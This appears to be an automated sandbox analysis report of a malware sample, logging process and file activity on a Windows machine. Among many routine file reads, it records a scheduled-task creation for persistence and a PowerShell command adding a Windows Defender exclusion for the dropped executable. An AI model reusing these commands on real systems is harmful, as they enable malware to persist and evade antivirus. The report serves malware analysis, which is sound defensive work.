C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\!b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC75705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DC81F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21316	success or wait	1	6DC8203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\!8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBD03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\!1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\!1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\!1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	3	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	2	6CAE1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	2	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	73	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	2	6CAE1B4F	ReadFile

Analysis Process: conhost.exe PID: 6260 Parent PID: 6208

General

Start time:	18:01:01
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6268 Parent PID: 3560

General

Start time:	18:01:01
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\zFVxYeAVOjnwb' /XML 'C:\Users\user\AppData\Local\Temp\ltmp7635.tmp'
Imagebase:	0x20000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ltmp7635.tmp	unknown	2	success or wait	1	2AB22	ReadFile
C:\Users\user\AppData\Local\Temp\ltmp7635.tmp	unknown	1652	success or wait	1	2ABD9	ReadFile

Analysis Process: conhost.exe PID: 6316 Parent PID: 6268

General

Start time:	18:01:02
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6424 Parent PID: 3560

General

Start time:	18:01:02
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -Ex clusionPath 'C:\Users\user\AppData\Roaming\zFVxYeAVOjnwuB.exe'
Imagebase:	0x9a0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ezlnymm1.v0f.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cojxddbh.ady.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210504\PowerShell_transcript.414408.zUtNgTOP.20210504180107.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ezlnymm1.v0f.ps1	success or wait	1	6CAE6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cojxddb.ady.psm1	success or wait	1	6CAE6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ezlnymm1.v0f.ps1	unknown	1	31	1	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cojxddb.ady.psm1	unknown	1	31	1	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\Documents\20210504\PowerShell_transcript.414408.zUtNgTOP.20210504180107.txt	unknown	3	ef bb bf	...	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\Documents\20210504\PowerShell_transcript.414408.zUtNgTOP.20210504180107.txt	unknown	684	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 35 30 34 31 38 30 31 33 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 31 34 34 30 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	*****.Windos PowerShell transcript start..Start time: 20210504180137..Userame: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\	44	6CAE1B4F	WriteFile	

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE..... <e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\Powe rShellG et1.0.0.1\PowerShellGet.p sd1.....Uninstall- Module..... .inmo.....fimo.....Install- Module.....New-scr iptFileInfo.....Publish- Module.....Install-Sc	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 0d 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utilit yIM icrosoft.PowerShell.Utility. psd1m.....Remove- Variable.....Convert- String.....Trace- Command.....Sort- Object.....Register- ObjectEvent.....Get- Runspace.....Format- Table.....Wait- Debugger.....Get- Runspac	success or wait	1	6CAE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....!...C:\Windows\system32\WindowsPowerShellv1.0\Modules\Defender\Def	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker.....Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal.....Unlock-Pass wordInternal.....Unlock-BitLocker.....Add-TpmProtector Internal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 7d 14 00 00 18 00 00 00 e9 0d b0 04 39 09 26 09 06 09 00 00 00 00 d6 02 42 00 c7 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....}.....9.&.....B.....@.....	success or wait	1	6DF676FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	44 00 00 02 03 00 00 00 00 00 01 00 00 00 66 5a 76 65 a7 f4 b9 46 9f a9 b0 89 11 78 b4 29 f6 12 00 00 0e 00 1c 00	D.....fZve...F....x .)......	success or wait	17	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	28	53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	System.Management.Automation	success or wait	17	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	01 0e 80 00 00 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 f0 45 40 00 54 01 40 01 f9 3e 40 00 cb 00 40 01 56 01 40 01 48 01 40 01 58 01 40 01 5b 01 40 01 4e 54 40 00 48 54 40 00 f4 53 40 00 8b 53 40 00 68 54 40 00 91 53 40 00 fa 53 40 00 82 53 40 00 5c 01 40 01 00 54 40 00 02 54 40 00 40 58 40 00 3f 58 40 00 1c 54 40 00 b8 53 40 00 fb 53 40 00 1e 54 40 00 19 54 40 00 78 54 40 00 7a 54 40 00 95 54 40 00 3d 4d 40 00 44 4d 40 00 3a 4d 40 00 22 4d 40 00 20 4d 40 00 21 4d 40 00 3b 4d 40 00 e0 44 40 00 e5 44 40 00 40 4d 40 00 3c 4d 40 00 24 4d 40 00 38 4d 40 00 3f 4d 40 00 45 4d 40 00 dc 71 40 00 dd 71 40 00 f8 53 40 00 98 25 00 00 ba 6e 00 00 34 26 00 00 35 26 00 00 37 26 00 00 5e 26 00 00 de 26 00	.....E@.T.>@>@...@.V .H@.X.@. [.NT@.HT@..S@..S@.. hT @..S@..S@..S@..!@..T@.. .T@..@X@.? X@..T@..S@..S@..T@..T @.xT@..zT @..T@.=M@..DM@..:M@." M@..M@.!M@. ;M@..D@..D@..@M@. <M@.\$M@..8M@..?M @.EM@..q@..q@..S@..%. ..n..4&..5&..7&..^&...&.	success or wait	11	6DF676FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\!a152fe02a317a7aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC7CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC7CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\!1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\!4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
